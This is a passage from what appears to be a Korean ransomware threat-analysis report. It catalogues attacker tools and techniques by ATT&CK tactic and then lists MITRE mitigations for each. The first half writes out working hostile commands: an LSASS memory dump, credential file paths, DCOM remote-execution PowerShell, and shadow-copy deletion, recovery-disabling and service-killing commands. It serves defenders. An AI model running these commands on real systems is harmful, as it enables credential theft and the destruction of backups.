rundll32.exe comsvc.dll, MiniDump {PID} {dumpted file name} full
```

  - 악성코드를 사용해 계정 및 자격 증명 정보 수집

```
AgentTesla
Carbanak
DarkComet
Grixba
NanoCore
Netweird
Notestuk
PinchDuke
PupyRAT
QuasarRAT
Remcos
RevengeRAT
Stonedrill
```

- 로컬에 저장되어 있는 계정 정보 탈취

```
HKLM₩SAM
HKLM₩SYSTEM
HKLM₩SECURITY
%systemroot%₩System32₩config₩SECURITY
%SystemRoot%₩NTDS₩Ntds.dit
/etc/passwd
/etc/shadow
Email Client
FTP Client
LaZagne
OpenSSH
putty
RDCMan
realvnc
Windows OS credentials
WinSCP
```

- 공개되어있는 툴 악용

```
NetPass
MailPassView
IEPassView
Dialupass
BulletsPassView
NetworkPasswordRecovery
RouterPassView
EncryptedRegView
VaultPasswordView
PstPassword
PasswordFox
ChromePass
WebBrowserPassView
WirelessKeyView
SniffPassPasswordSniffer
OperaPassView
RemoteDesktopPassView
MessenPass
ProtectedStoragePassView
VNCPassView
CredentialsFileView
LaZagne
```

```
Mimikatz
Pypykatz
Spraykatz
Lsassy
GetPassword_x64
Gpppassword
SniffPass
ProcDump
ProcExp
```

Discovery

- 공격자가 시스템 내부 및 네트워크에 대한 정보를 탐색하는 방법
  - 시스템, 하드웨어에 대한 정보 수집

```
systeminfo command
hostname command
fsutil command
fsinfo command
Win32_ComputerSystem
Win32_BIOS
Win32_MotherboardDevice
Win32_PnPEntity
Win32_DiskDrive
HKLM₩SYSTEM₩CurrentControlSet₩Services₩Disk₩Enum
Windows API Call(GetComputerName, GetSystemInfo, gethostbyname, GetNativeSystemInfo, GetLogicalDrives, DsRoleGetPrimaryDomainInformation, GetUSerDefaultUILanguage...)
```

  - 파일, 디렉토리, 네트워크 파일 시스템 정보 수집

```
ADExplorer
ADRecon
AdFind
Advanced IP Scanner
Advanced Port Scanner
Angry IP Scanner
AWS Systems Manager Inventory
Bloodhound
Cent Browser
CrackMapExec
dir command
Dsquery
```

```
Everything
Empire
Lansweeper
net command
Nbtscan
NirSoft WinLister
Nmap
Nping
ManageEngine LANDESK
Masscan
Metasploit
ossec-win32
OSQuery
PDQ Inventory
PingCastle
PowerView
PsInfo
PSNmap
ReconFTW
RustScan
RVTools
S3 Browser
Seatbelt
SharpHound
ShareFinder
SharpShares
SharpView
SoftPerfect LanSearchPro
SoftPerfect NetScan
TXPortMap
VMware PowerCLI
```

- 안티 바이러스 설치 여부 확인

```
InstallUtil.exe
Get-DataInfo.ps1
"%SystemRoot%₩Program Files", "%SystemRoot%₩Program Files (x86)" search
HKLM₩SOFTWARE₩WOW6432Node₩Microsoft₩Windows₩CurrentVersion₩Uninstall
HKCU₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Uninstall
```

Lateral Movement

- 공격자가 네트워크 내부에서 이동하는 방법
  - 원격 연결 서비스 로그인

```
ARD(Apple Remote Desktop)
DCOM(Distributed Component Object Model)
RDP(Remote Desktop Protocol)
RPC(Remote Procedure Call)
SMB(Sever Message Block)
SSH(Secure Shell)
Telnet
VNC(Virtual Network Computing)
```

  - 내부 네트워크 전파
    - Admin Shares

```
C$
ADMIN$
IPC$
```

    - DCOM(Distributed Component Object Model)

```
$dcom = New-Object -ComObject WbemScripting.SWbemLocator
$wmi = $dcom.ConnectServer("RemoteSystem", "root₩default")
$key = $wmi.Get("StdRegProv")
$key.SetStringValue(2147483650,"HKLM","Software₩MyApp","KeyName","KeyValue")
```

```
$dcom = New-Object -ComObject WScript.Shell
$dcom.Run("cmd.exe /c powershell.exe -ExecutionPolicy Bypass -File %SystemRoot%₩programdata₩mc.ps1", 0, $true)
```

```
$cmd = [System.Activator]::CreateInstance([type]::GetTypeFromCLSID("9BA05972-F6A8-11CF-A442-00A0C90A8F39" "127.0.0.1"))
{target}.Item().Document.Application.ShellExecute("powershell.exe","-exec bypass -file %SystemRoot%₩programdata₩mc.ps1", "%SystemRoot%₩windows₩system32", $null, o)
```

  - 내부 시스템간 파일 및 도구를 복사/전송

```
AnyDesk
BITS Jobs
certutil.exe
cmd.exe
Cobalt Strike
cURL(client URL)
```

DropBox
FTP(File Transfer Portocol)
NetScan
OneDrive
PsExec
RSync(Remote Sync)
SCP(Secure Copy)
service.exe
SFTP(SSH File Transfer Portocol)
SMB(Server Message Block)

Collection

- 공격자가 중요한 데이터를 수집하는 방법
  - 로컬 시스템 리소스를 검색해 파일과 민감한 데이터 수집

CovalentStealer
DataGrabberI
DET(Data Exfiltration Toolkit)
ExByte
Exfiltrator-22
ExMatter
Grixba
Powershell-RAT
PyExfil
Ryuk Stelaer
SG1
StealBit
Truebot
Vida
WellMail
wevtutil.exe

  - 수집한 데이터를 압축/암호화

7-Zip
AES
Base64
CAB
DES
LZMA
RC4

```
WinRAR
zlib
```

Command and Control

- 공격자가 시스템을 제어하기 위한 통신을 설정하는 방법
  - 일반적인 네트워크 서비스를 사용해 탐지 및 네트워크 필터링을 우회

```
DNS on port 53
FTP on port 21
FTPS on port 989, 990
HTTP on port 80
HTTPS on port 443
IMAP on port 143(TCP), 993(SSL/TLS)
POP3 on port 110(TCP), 995(SSL/TLS)
SFTP on port 22
SMB on port 139, 445(TCP) / 137, 138(UDP)
SMTP on port 25(TCP), 465(SSL), 587(TLS/STARTTLS)
```

  - 네트워크 통신의 중개자를 통해 인프라에 간접적으로 연결

```
HTRAN
ProxyBot
SMB
Tor
ZXPortMap
ZXProxy
```

  - 도구 또는 파일을 전송하는 행위

```
BITS Admin
BITS Jobs
certutil
Cobalt Strike
copy
curl
dget
Dropbox
finger
Mimikatz
OneDrive
PowerShell
PsExec
```

SFTP
Sliver
wget
yum

Exfiltration

- 공격자가 데이터를 외부로 유출하는 방법
    - 외부 웹 서비스를 사용해 데이터 유출

Anonfiles
AnyDesk
Atera
Bashupload
Catbox.moe
Chisel
Cobalt Strike
Cyberduck
Dropbox
Dropfiles
DropMeFiles
file.io
FreeFileSync
GitHub
Gofile.io
GoodSync
Google Drive
MEGA Cloud
MegaTools
OneDrive
Pandora RC
pcloud
PrivatLab
ProtonMail
qaz.im
RClone
RDP
Restic
Screen Connect
sendspace
share.riseup.net
Telegram

```
temp.sh
TempSend
Transfert-my-files
Transfer.sh
TightVNC
UFile
```

- 직접 구축한 서버를 통해 데이터를 유출

```
cURL
HTTP POST
```

- 파일 전송 프로토콜을 사용해 데이터를 유출

```
Cyberduck
FileZilla
FTP Server
pscp
WinSCP
```

Impact

- 공격자가 시스템과 데이터를 조작하거나 파괴하는 등 시스템에 영향을 미치는 수단
  - 데이터 암호화
    - 랜섬웨어 사용
    - 암호화 알고리즘

```
[대칭키]
AES
ChaCha8
ChaCha20
ChaCha20-Poly1305
DES
HC-256
Rabbit
RC4
RC6
Salsa20
SCOP
Sosemanuk
TEA
Xsalsa20-Poly1305
```

```
[비대칭키]
Curve25519
DSA
ECDH
ECC
ElGamal
ECIES
ECDSA-secp256k1
Curve25519/NIST K-571
NTRU
RSA
XSalsa20-Poly1305-Blake2b-Curve25519

[대칭키+비대칭키]
PGP
```

- 운영체제 자체 기능을 활용

```
BitLocker
```

◦ 백업 복사본 삭제

- 내장 명령어 활용

```
vssadmin delete shadows /for=<ForVolumeSpec> [/oldest | /all | /shadow=<ShadowID>] [/quite]
vssadmin resize shadowstorage /for=<ForVolumeSpec> /on=<ForVolumeSpec> /maxsize=<Size>
wmic shadowcopy delete [/nointeractive]
Get-WmiObject Win32_Shadowcopy | ForEach-Object {$.Delete();}
wbadmin DELETE SYSTEMSTATEBACKUP
del /s /f /q c:₩*.VHD c:₩*.bac c:₩*.bak c:₩*.wbcat c:₩*.bkf c:₩Backup*.* c:₩backup*.* c:₩*.set c:₩*.win c:₩*.dsk
```

- DiskShadow 활용

```
diskshadow delete shadows all
```

- COM 개체 활용

```
$VssProvider = New-Object -ComObject "WbemScripting.SWbemLocator"
$VssService = $VssProvider.ConnectServer(".", "root₩cimv2")
$ShadowCopySet = $VssService.ExecQuery("SELECT * FROM Win32_ShadowCopy")

foreach ($ShadowCopy in $ShadowCopySet) {
    $ShadowCopy.Delete()
}
```

```
Set objWMIService = GetObject("winmgmts:₩₩.₩root₩cimv2")
Set colShadowCopies = objWMIService.ExecQuery("Select * from Win32_ShadowCopy")

For Each objShadow in colShadowCopies
        objShadow.Delete_()
Next
```

- DeviceIoControl 활용

```
DeviceIoControl(hVolume, IOCTL_VOLSNAP_SET_MAX_DIFF_AREA_SIZE, &diffAreaSize, sizeof(diffAreaSize), NULL, 0, &dwBRet, NULL)
```

◦ 복구 관련 기능 비활성화

- 내장 명령어 활용

```
bcdedit /set {default} recoveryenabled no
bcdedit /set {default] bootstatuspolicy ingnoreallfailures
wbadmin delete catalog
schtasks.exe /Change /TN "₩Microsoft₩Windows₩SystemRestore₩SR" /disable
```

- 레지스트리 수정

```
reg add "HKLM₩SOFTWARE₩Policies₩Microsoft₩Windows NT₩SystemRestore" /v "DisableConfig" /t "REG_DWORD" /d "1" /f
reg add "HKLM₩SOFTWARE₩Policies₩Microsoft₩Windows NT₩SystemRestore" /v "DisableSR" /t "REG_DWORD" /d "1" /f
reg add "HKLM₩SOFTWARE₩Microsoft₩Windows NT₩CurrentVersion₩SystemRestore" /v "DisableConfig" /t "REG_DWORD" /d "1" /f
reg add "HKLM₩SOFTWARE₩Microsoft₩Windows NT₩CurrentVersion₩SystemRestore" /v "DisableSR" /t "REG_DWORD" /d "1" /f
```

- VSS 권한 변경

```
sc sdset VSS D:(D;;GA;;;NU)(D;;GA;;;WD)(D;;GA;;;AN)S:(AU;FA;GA;;;WD)(AU;OIIOFA;GA;;;WD)
```

◦ 서비스 중지

- Windows / 윈도우

```
taskkill /f /im #{process_name}
net stop #{service_name}
sc stop #{service_name}
TerminateProcess(hProcess, 9)
ControlService(hService, SERVICE_CONTROL_STOP, &ssp)
```

- Linux / 리눅스

```
sudo killall -SIGTERM #{process_name}
sudo kill -SIGTERM ${process_id}
sudo pkill -SIGTERM #{process_pattern}
systemctl stop #{service_name}
```

- ESXi

```
esxcli vm process kill
```

7. 단계별 랜섬웨어 전략 Mitigation

랜섬웨어 공격에 대비하기 위해 각 단계에서 적용할 수 있는 방어 전략을 명확히 제공함으로써, 잠재적인 공격 위협을 사전에 차단하고 대응할 수 있다. 랜섬웨어에 가장 효과적으로 대응하는 방법은 초기 침투 단계에서부터 차단하는 것이다. 초기 침투 단계에서 피싱 공격을 통해 접근하는 것을 막기 위해 악성 메일을 식별하고 필터링하거나 Anti-Virus, EDR을 설치해 악성 파일이 실행되지 않도록 차단해야 한다. 또한, 사용자 교육을 통해 피싱 메일을 열람하거나 첨부파일을 실행하지 않도록 하는 등의 다양한 방어 전략이 필요하다.

초기 침투가 발생한 경우, 피해를 최소화하기 위해 내부 전파, 권한 상승 행위를 탐지하고 차단할 수 있어야 한다. 자산 파악을 통해 불필요한 서비스와 계정을 사전에 차단하고 다중 요소 인증(MFA)과 불필요한 네트워크 간 접점을 통제하는 것이 필요하다. LotL(Living off the Land) 및 RMM(Remote Monitoring and Management)을 악용한 랜섬웨어 공격이 다수 발생하고 있어 사용자와 관리자 권한을 정책에 따라 철저히 통제하고 관리할 필요가 있으며, PowerShell, WMI(Window Management Instrumentation) 등 랜섬웨어가 악용할 수 있는 시스템 도구의 비정상적인 사용이나 시스템 활동, 네트워크 트래픽을 모니터링하는 탐지 방안을 마련해야 한다.

Reconnaissance

Phishing for Information(T1598)

- M1054, 소프트웨어 구성

  > 이메일 스푸핑 방지 및 이메일 인증 메커니즘을 사용해 발신자 도메인의 유효성을 검사하고 메시지 무결성을 기반으로 피싱 메일이나 의심스러운 메일을 필터링한다.

- M1017, 사용자 교육

  > 별도의 보안 교육을 통해 피싱과 같은 사회 공학 기법과 사용자 상호 작용이 필요한 공격 위협을 줄여야 한다.

Resource Development

Acquire Infrastructure(T1583)

- M1056, 사전 타협

  > 공격자가 타이포스쿼팅 도메인을 만드는 것을 막기 위해 자체 도메인과 유사한 도메인을 직접 등록하고 악성 광고를 막기 위해 광고 차단기를 활용할 수 있다.

Initial Access

Phishing(T1566)

- M1049, Anti-Virus/Anti-Malware

  > Anti-Virus 솔루션을 이용해 의심스러운 파일을 실시간 감시 기능을 통해 자동으로 검역 및 차단한다.

- M1031, 네트워크 침입 방지

  > 악성 메일 첨부 파일이나 링크를 스캔하고 제거하도록 설계된 시스템을 사용하거나 네트워크 침입 방지 시스템을 사용해 피싱을 통한 악성 활동을 차단한다.

- M1021, 웹 기반 콘텐츠 제한

  > 피싱에 사용될 수 있는 특정 웹사이트나 첨부 파일 유형이 운영에 필수적인지 검토하고, 별도의 모니터링을 진행하거나 액세스를 차단한다.

- M1054, 소프트웨어 구성

  > 이메일 스푸핑 방지 및 이메일 인증 메커니즘을 사용해 발신자 도메인의 유효성을 검사하고 메시지 무결성을 기반으로 피싱 메일이나 의심스러운 메일을 필터링한다.

- M1017, 사용자 교육

  > 별도의 교육 및 모의 훈련을 통해 의심스러운 메일이나 링크를 식별하고 열람하거나 첨부 파일을 실행하지 않도록 한다.

Valid Accounts(T1078)

- M1036, 계정 사용 정책

  > 조건부 액세스 정책을 사용하여 규정을 준수하지 않는 장치나 사전에 정의된 IP 범위 외부에서 발생하는 로그인 시도를 차단한다.

- M1015, Active Directory 구성

  > 정기적인 패치 관리를 통해 시스템을 최신 상태로 유지하고, 사용자는 최소 권한만 부여해 불필요한 접근을 제한해야 한다. 또한, PowerShell 활동을 모니터링해 비정상적인 명령어 실행을 탐지하고 대응할 필요가 있다. 더불어, 다중 요소 인증(MFA)을 활성화해 비인가 접근을 방지해야 한다.

- M1013, 애플리케이션 개발자 가이드

> 애플리케이션에 민감한 정보나 자격 증명이 그대로 노출되지 않도록 암호화하고 세션 관리 시스템을 도입해 세션을 가로채지 못하도록 하고, 로그인 시도 제한을 통해 무작위 대입 공격을 방지한다.

- M1027, 비밀번호 정책

> 기본 사용자 이름 및 암호를 사용하는 애플리케이션이나 시스템의 경우, 설치 직후 비밀번호를 강제로 변경하게 하거나 동일한 비밀번호를 재사용하지 못하게 하는 등 계정에 대한 안전한 암호 정책을 설정해야 한다.

- M1026, 특정 권한 계정 관리

> 정기적으로 도메인 및 로컬 계정과 권한 수준을 모니터링해 비정상적인 활동을 탐지할 수 있도록 조치해야 한다. 계정을 분리해 사용해야 하며 계정 관리 시스템을 통해 보안 조치를 취해야 한다.

- M1018, 사용자 계정 관리

> 정기적으로 사용자 계정의 활동을 모니터링하고 필요하지 않은 계정을 비활성화하거나 삭제한다.

- M1017, 사용자 교육

> 별도의 보안 교육을 통해 자신이 하지 않은 로그인 푸시 알림이나 다중 요소 인증(MFA) 알림 등을 식별하고 보고할 수 있도록 한다.

Exploit Public-Facing Application(T1190)

- M1048, 애플리케이션 격리 및 샌드박싱

> 애플리케이션을 격리해 악용된 대상이 다른 프로세스 및 시스템 기능에 접근하는 것을 제한한다.

- M1050, 취약점 악용 방지

> 주기적인 취약점 스캐닝을 통해 패치와 최신 업데이트를 유지하고 취약점 탐지 및 차단 도구를 사용해 시스템 메모리 보호, 코드 실행 방지 등 공격자가 취약점을 악용하지 못하도록 보호한다.

- M1030, 네트워크 세분화

> DMZ(Demilitarized Zone)를 이용하거나 VPC(Virtual Private Cloud)와 같은 별도의 호스팅 인프라를 활용해 외부 서버와 서비스를 다른 네트워크와 분리한다.

- M1026, 특정 권한 계정 관리

  > 서비스 계정에 최소한의 권한만 부여해 악용된 프로세스가 시스템에서 얻는 권한을 제한한다.

- M1051, 소프트웨어 업데이트

  > 외부에 노출된 소프트웨어의 경우 패치 관리를 활용하여 정기적으로 업데이트 한다.

- M1016, 취약점 스캐닝

  > 외부 시스템이나 소프트웨어의 취약점을 정기적으로 검사하고 중요한 취약점이 발견되면 즉시 패치를 적용한다.

Execution

Command and Scripting Interpreter(T1059)

- M1049, Anti-Virus/Anti-Malware

  > Anti-Virus 솔루션을 이용해 의심스러운 파일을 실시간 감시 기능을 통해 자동으로 검역 및 차단한다.

- M1040, 엔드포인트에서의 행동 예방

  > 시스템에서 발생하는 행위를 모니터링하여 스크립트를 통한 다운로드, 악성 기능 실행 등 위협이 될 수 있는 행위를 차단하고 격리한다.

- M1045, 코드 서명

  > 서명된 스크립트만 실행되도록 설정해 악성 스크립트의 실행을 제한한다.

- M1042, 기능 또는 프로그램 비활성화 또는 제거

  > 불필요하거나 사용하지 않는 쉘과 인터프리터를 비활성화하거나 제거한다.

- M1038, 실행 방지

  > 애플리케이션 제어를 통해 사전에 승인된 애플리케이션만 실행하도록 하거나 스크립트 차단을 통해서 시스템의 코드 실행을 차단한다.

- M1026, 특정 권한 계정 관리

  > 명령어나 스크립트의 실행 정책을 관리자로 제한하고 관리자가 원격 세션에서 실행할 수 있는 명령을 제한한다.

- M1021, 웹 기반 콘텐츠 제한

  > 스크립트 차단 확장 프로그램을 사용하여 익스플로잇 스크립트나 HTA(HTML Application) 파일의 실행을 방지하고 광고 차단기를 사용해 광고를 통한 악성코드 실행을 방지하는 등, 웹 기반의 콘텐츠를 제한한다.

Shared Modules(T1129)

- M1038, 실행 방지

  > 애플리케이션 제어 도구를 사용해 알 수 없는 모듈이 로드되는 것을 방지하고 악성 소프트웨어를 식별 및 차단한다.

Windows Management Instrumentation(T1047)

- M1040, 엔드포인트에서의 행동 예방

  > ASR(Attack Surface Reduction) 규칙을 활성화해 WMI(Window Management Instrumentation) 명령으로 생성된 프로세스가 실행되는 것을 차단한다.

- M1038, 실행 방지

  > 시스템이나 네트워크에 WMI(Window Management Instrumentation) 기능이 필요하지 않은 경우, 잠재적 오용을 방지하기 위해 실행을 차단하도록 애플리케이션 제어를 사용한다.

- M1026, 특정 권한 계정 관리

  > 관리자 및 권한 계정 시스템에서 자격 증명 중복을 방지한다.

- M1018, 사용자 계정 관리

  > 일반 사용자가 WMI(Window Management Instrumentation)를 사용하지 못하도록 제한한다.

Persistence

Create or Modify System Process(T1543)

- M1040, 엔드포인트에서의 행동 예방

  > 비정상적인 프로세스 생성, 프로세스의 권한 변경 등 이상 행위를 탐지하고 차단할 수 있도록 모니터링이 필요하다.

- M1045, 코드 서명

  > 합법적으로 서명된 드라이버만 등록하고 실행되도록 모니터링 한다.

- M1033, 소프트웨어 설치 제한

  > 승인되지 않은 소프트웨어를 설치하지 못하도록 차단하고, 지원이 종료된 소프트웨어 패키지를 검토해 교체한다.

- M1028, 운영 체제 구성

  > 드라이버 서명 적용 기능을 활성화해 서명되지 않은 드라이버가 설치되는 것을 제한한다.

- M1026, 특정 권한 계정 관리

  > 권한 있는 계정의 생성, 수정, 사용 및 권한을 관리한다.

- M1022, 파일 및 디렉토리 권한 제한

  > 주요 시스템 파일에 대한 읽기/쓰기 권한을 특정 사용자나 그룹에게 최소한으로 부여한다.

- M1054, 소프트웨어 구성

  > 컨테이너 환경에서 호스트에 대한 권한 상승이나 악의적인 영향을 제거하기 위해 관리자 권한이 없는 컨테이너 서비스를 이용하고 컨테이너 간의 네트워크를 분리한다.

- M1018, 사용자 계정 관리

  > 권한이 있는 관리자 계정만 시스템 프로세스 및 서비스에 접근하거나 수정할 수 있도록 사용자의 계정 및 그룹의 권한을 제한한다.

Scheduled Task/Job(T1053)

- M1047, 감사

  > 예약된 작업이나 일정 관련 로그 파일을 주기적으로 모니터링하고, 생성된 작업에 대한 검사를 진행한다.

- M1028, 운영 체제 구성

  > 그룹 정책을 수정해 예약된 작업을 인증된 계정의 컨텍스트에서 실행하도록 강제한다.

- M1026, 특정 권한 계정 관리

  > 그룹 정책의 스케줄링 우선순위 증가 옵션을 통해 관리자 그룹에만 우선순위 프로세스를 스케줄링할 수 있는 권한을 부여한다.

- M1022, 파일 및 디렉토리 권한 제한

  > 디렉토리 및 파일 권한을 적절히 설정해 예약된 작업이 실행되더라도 주요 디렉토리 및 파일에 접근하지 못하도록 한다.

- M1018, 사용자 계정 관리

  > 사용자 계정의 권한을 제한하고 권한이 있는 관리자만 원격 시스템에서 예약된 작업을 생성할 수 있도록 한다.

Privilege Escalation

Access Token Manipulation(T1134)

- M1026, 특정 권한 계정 관리

  > 사용자와 사용자 그룹이 프로세스 토큰을 생성할 수 없도록 그룹 정책을 통해 권한을 제한한다.

- M1018, 사용자 계정 관리

  > 사용자 계정과 그룹에 최소한의 권한만을 부여해서 프로세스 토큰을 생성하지 못하도록 한다.

Abuse Elevation Control Mechanism(T1548)

- M1047, 감사

  > Windows 시스템에서 UAC 우회 취약점을 확인한 후 조치하고 권한 상승이나 자격 증명 덤프에 대한 이상 행동을 모니터링할 수 있어야 한다.

- M1038, 실행 방지

  > 신뢰할 수 없는 출처에서 다운로드 된 애플리케이션이나 서명되지 않은 애플리케이션이 실행되는 것을 방지한다.

- M1028, 운영 체제 구성

  > 알려진 취약점이나 쉘 이스케이프(시스템의 쉘이나 명령어에 접근할 수 있는 취약점)가 있는 애플리케이션이 손상되더라도 피해를 줄이기 위해 setuid 혹은 setgid 비트를 설정하지 않고 그 수를 최소화한다.

- M1026, 특정 권한 계정 관리

  > 시스템의 로컬 관리자 그룹에서 사용자를 제거한다. 또한 공격자가 터미널에 접근하더라도 관리자 권한을 사용하기 위해서 암호를 입력하도록 강제한다.

- M1022, 파일 및 디렉토리 권한 제한

  > 관리자 권한을 가진 파일을 실행하기 위해선 항상 비밀번호가 필요하도록 설정하고, 사용자가 자신의 권한보다 더 높은 권한을 가진 채로 프로세스를 생성할 수 없도록 제한한다.

- M1051, 소프트웨어 업데이트

  > 정기적인 소프트웨어 업데이트를 통해 소프트웨어의 악용 위험을 완화한다.

- M1052, 사용자 계정 제어

  > UAC에 대해 가장 높은 적용 수준을 사용해 일부 권한 상승 우회 가능성을 완화한다.

- M1018, 사용자 계정 관리

  > 사용자 계정의 권한을 제한해 필요한 역할, 정책 및 권한만 부여한다.

Exploitation for Privilege Escalation(T1068)

- M1048, 애플리케이션 격리 및 샌드박싱

  > 샌드박싱과 같은 가상화 기술을 이용해, 소프트웨어의 취약점을 이용하더라도 악용 범위를 가상 환경으로 제한하거나 영향을 완화할 수 있다.

- M1038, 실행 방지

  > 취약한 드라이버의 권장 차단 목록을 이용하거나 직접 드라이버 차단 규칙을 설정해 공격자가 취약한 드라이버를 악용해 시스템 권한을 얻지 못하도록 한다.

- M1050, 취약점 악용 방지

  > WDEG(Windows Defender Exploit Guard), EMET(Enhanced Mitigation Experience Toolkit)과 같은 보안 프로그램을 활용해 익스플로잇을 차단하거나 완화할 수 있다.

- M1019, 위협 인텔리전스 프로그램

  > 소프트웨어 익스플로잇과 0-day를 사용할 수 있는 위협 유형과 수준을 파악하기 위해 인텔리전스 시스템을 구축하거나 서비스를 이용해 위협을 완화할 수 있다.

- M1051, 소프트웨어 업데이트

  > 패치 관리를 통해 내부 엔드포인트와 서버의 소프트웨어를 정기적으로 업데이트한다.

Defense Evasion

Obfuscated Files or Information(T1027)

- M1049, Anti-Virus/Anti-Malware

  > Anti-Virus를 활용해 의심스러운 파일을 자동으로 탐지하고 격리할 수 있다. 또한 AMSI(Windows Antimalware Scan Interface)를 통해서 처리된 명령을 분석할 수 있다.

- M1040, 엔드포인트에서의 행동 예방

  > ASR(Attack Surface Reduction) 규칙 활성화 및 실시간 감시를 통해 난독화된 페이로드의 실행을 방지한다.

Indicator Removal(T1070)

- M1041, 민감한 정보 암호화

  > 이벤트 파일을 저장하거나 전송할 때 암호화를 통해 공격자가 쉽게 아티팩트를 발견하지 못하게 한다.

- M1029, 원격 데이터 저장

  > 공격자가 로컬 시스템의 데이터를 찾아 조작하는 상황을 방지하기 위해 이벤트를 서버나 데이터 저장소와 같은 원격 저장소에 저장한다.

- M1022, 파일 및 디렉토리 권한 제한

  > 이벤트 로그와 같은 아티팩트가 저장되는 파일이나 폴더에 적절한 권한을 부여하고, 권한 상승 기회를 차단해 공격자가 데이터를 수정할 수 없도록 한다.

Impair Defenses(T1562)

- M1047, 감사

  > 정기적으로 계정의 권한을 확인해 필요한 사용자만 방어 도구 및 설정을 수정할 수 있도록 확인 및 제한한다.

- M1038, 실행 방지

  > 시스템 방어를 약화시키기 위해 남용된 외부 도구(루트킷 제거 도구 등)의 실행을 제한한다.

- M1022, 파일 및 디렉토리 권한 제한

  > 보안 및 로그 서비스와 관련된 파일 및 디렉토리에 권한을 부여해 보안 및 로그 서비스를 비활성화하거나 방해하지 못하도록 한다.

- M1024, 레지스트리 권한 제한

  > 레지스트리 접근 및 수정 권한을 부여해 보안 및 로깅 서비스를 비활성화하거나 방해하지 못하도록 한다.

- M1054, 소프트웨어 구성

  > HTTPS/네트워크 트래픽 암호화를 사용해 안전하지 않은 연결을 사용하지 못하도록 정책을 구현한다.

- M1018, 사용자 계정 관리

> 보안 및 로그 서비스에 권한을 설정해 서비스를 비활성화하거나 방해하지 못하도록 한다.

Credential Access

OS Credential Dumping(T1003)

- M1015, Active Directory 구성

> 디렉토리 변경 복제 및 도메인 컨트롤러 복제와 관련된 권한에 대해 액세스 제어 목록을 관리한다. 보호된 사용자 보안 그룹에 사용자를 추가해 일반 텍스트 자격 증명 캐싱을 제한할 수 있다.

- M1040, 엔드포인트에서의 행동 예방

> ASR(Attack Surface Reduction) 규칙 활성화를 통해 LSASS를 보호하고 자격 증명 도용을 방지한다.

- M1043, 자격 증명 액세스 보호

> Windows의 Credential Guard를 활용해 각종 암호가 저장된 LSA Secret을 덤핑하는 것을 제한할 수 있다.

- M1041, 민감한 정보 암호화

> 민감한 정보는 강력한 암호화를 사용해 관리되어야 한다.

- M1028, 운영체제 구성

> NTLM(NT LAN Manager)을 비활성화하거나 NTLM(NT LAN Manager) 해시의 노출을 제한한다. 또한 WDigest를 비활성화해 평문으로 저장된 비밀번호의 덤핑을 방지한다.

- M1027, 비밀번호 정책

> 네트워크의 모든 시스템에서 로컬 관리자 계정에 복잡하고 고유한 비밀번호를 설정한다.

- M1026, 특정 권한 계정 관리

> (Windows) 시스템 전체 로컬 관리자 그룹에 사용자 또는 관리자 도메인 계정 사용을 제한해 공격자가 모든 시스템 권한을 가지는 일을 방지한다.
> (Linux) 메모리에서 비밀번호를 스크랩핑하려면 Root 권한이 필요하기 때문에, 공격자가 민감한 메모리 영역에 접근하지 못하도록 특권 계정에 대한 액세스를 제한한다.

- M1025, 특권 프로세스 무결성

> LSASS 프로세스를 Protected process light로 설정해 승인되지 않은 제 3자가 프로세스 메모리에 접근하는 것을 거부하는 LSA 보호 기법을 사용한다.

- M1017, 사용자 교육

> 여러 계정에 동일한 비밀번호를 사용하지 않도록 교육하여 계정 및 시스템 간 자격 증명 중복을 제한한다.

Unsecured Credentials(T1552)

- M1015, Active Directory 구성

> 취약한 비밀번호 정책, 관리자 권한 과다 부여, 다중 요소 인증(MFA) 미적용, 스크립트 자동 실행, 미비한 방화벽 정책 등 취약하게 설정된 그룹 정책을 제거, 수정한다.

- M1047, 감사

> 비밀번호나 기타 자격 증명이 포함된 파일을 사전에 검색하고, 발견 시 노출 위험을 줄이기 위해 조치를 취한다.

- M1041, 민감한 정보 암호화

> 로컬 시스템이 아닌 별도의 암호화가 적용된 하드웨어에 키를 저장한다.

- M1037, 네트워크 트래픽 필터링

> 인스턴스 메타데이터 API(Application Programming Interface)에 접근하는 SSRF(Server Side Request Forgery) 공격으로 자격 증명을 탈취하거나 접근하는 것을 WAF(Web Application Firewall)를 구성해 방지한다.

- M1035, 네트워크를 통한 리소스 액세스 제한

> 인스턴스 메타데이터 API(Application Programming Interface)와 같은 중요한 서비스에 대해 네트워크 액세스를 제한한다.

- M1028, 운영 체제 구성

> 사용자가 실수로 명령줄에 비밀번호를 입력한 경우, 비밀번호가 명령어 히스토리에 노출되지 않도록 .bash_history를 삭제하거나 비활성화한다.

- M1027, 비밀번호 정책

  > 개인 키에 강력한 암호문을 사용하고, 레지스트리나 파일에 자격 증명과 암호를 저장하지 않도록 금지하는 등 비밀번호 정책을 수립해 적용한다.

- M1026, 특정 권한 계정 관리

  > 특정 계정이 사용하는 소프트웨어가 레지스트리에 자격 증명을 저장해야 하는 경우, 공격자가 해당 권한을 획득해도 남용할 수 없도록 해당 계정에 제한된 권한을 부여한다.

- M1022, 파일 및 디렉토리 권한 제한

  > 파일 공유를 특정 디렉토리로 제한하고 필요한 사용자만 접근할 수 있도록 한다.

- M1051, 소프트웨어 업데이트

  > 일부 그룹 정책의 기본 설정으로 인해 암호가 안전하게 저장되지 않는 취약점을 운영체제 업데이트(KB2962486)를 통해 해결한다.

- M1017, 사용자 교육

  > 시스템이나 서버에 비밀번호가 암호화되지 않고 저장되는 경우 발생할 수 있는 위험을 교육한다.

Lateral Movement

Remote Services(T1021)

- M1042, 기능 또는 프로그램 비활성화 또는 제거

  > 클라우드에 직접 연결하는 기능과 같은 원격 서비스가 필요하지 않은 경우, 해당 기능을 비활성화하거나 제거한다.

- M1035, 네트워크를 통한 리소스 액세스 제한

  > 파일 공유, 시스템에 대한 원격 액세스, 불필요한 서비스에 대한 액세스를 차단한다.

- M1032, 다중 요소 인증

  > 원격 서비스 로그온에 다중 요소 인증(MFA)을 사용한다.

- M1027, 비밀번호 정책

> 로컬 관리자 계정 비밀번호를 재사용하지 않고, 비밀번호가 해독되거나 추측할 수 없도록 복잡성과 고유성을 가지도록 한다.

- M1018, 사용자 계정 관리

> 원격 서비스를 사용할 수 있는 계정을 제한하거나, 원격으로 접속한 경우 특정 프로그램만 실행할 수 있도록 권한을 제어한다.

Taint Shared Content(T1080)

- M1049, Anti-Virus/Anti-Malware

> Anti-Virus를 활용해 의심스러운 파일을 자동으로 탐지하고 격리할 수 있다.

- M1038, 실행 방지

> 소프트웨어 제한 정책과 같은 애플리케이션 제어를 통하여 알 수 없는 프로그램을 식별 또는 차단한다.

- M1050, 취약점 악용 방지

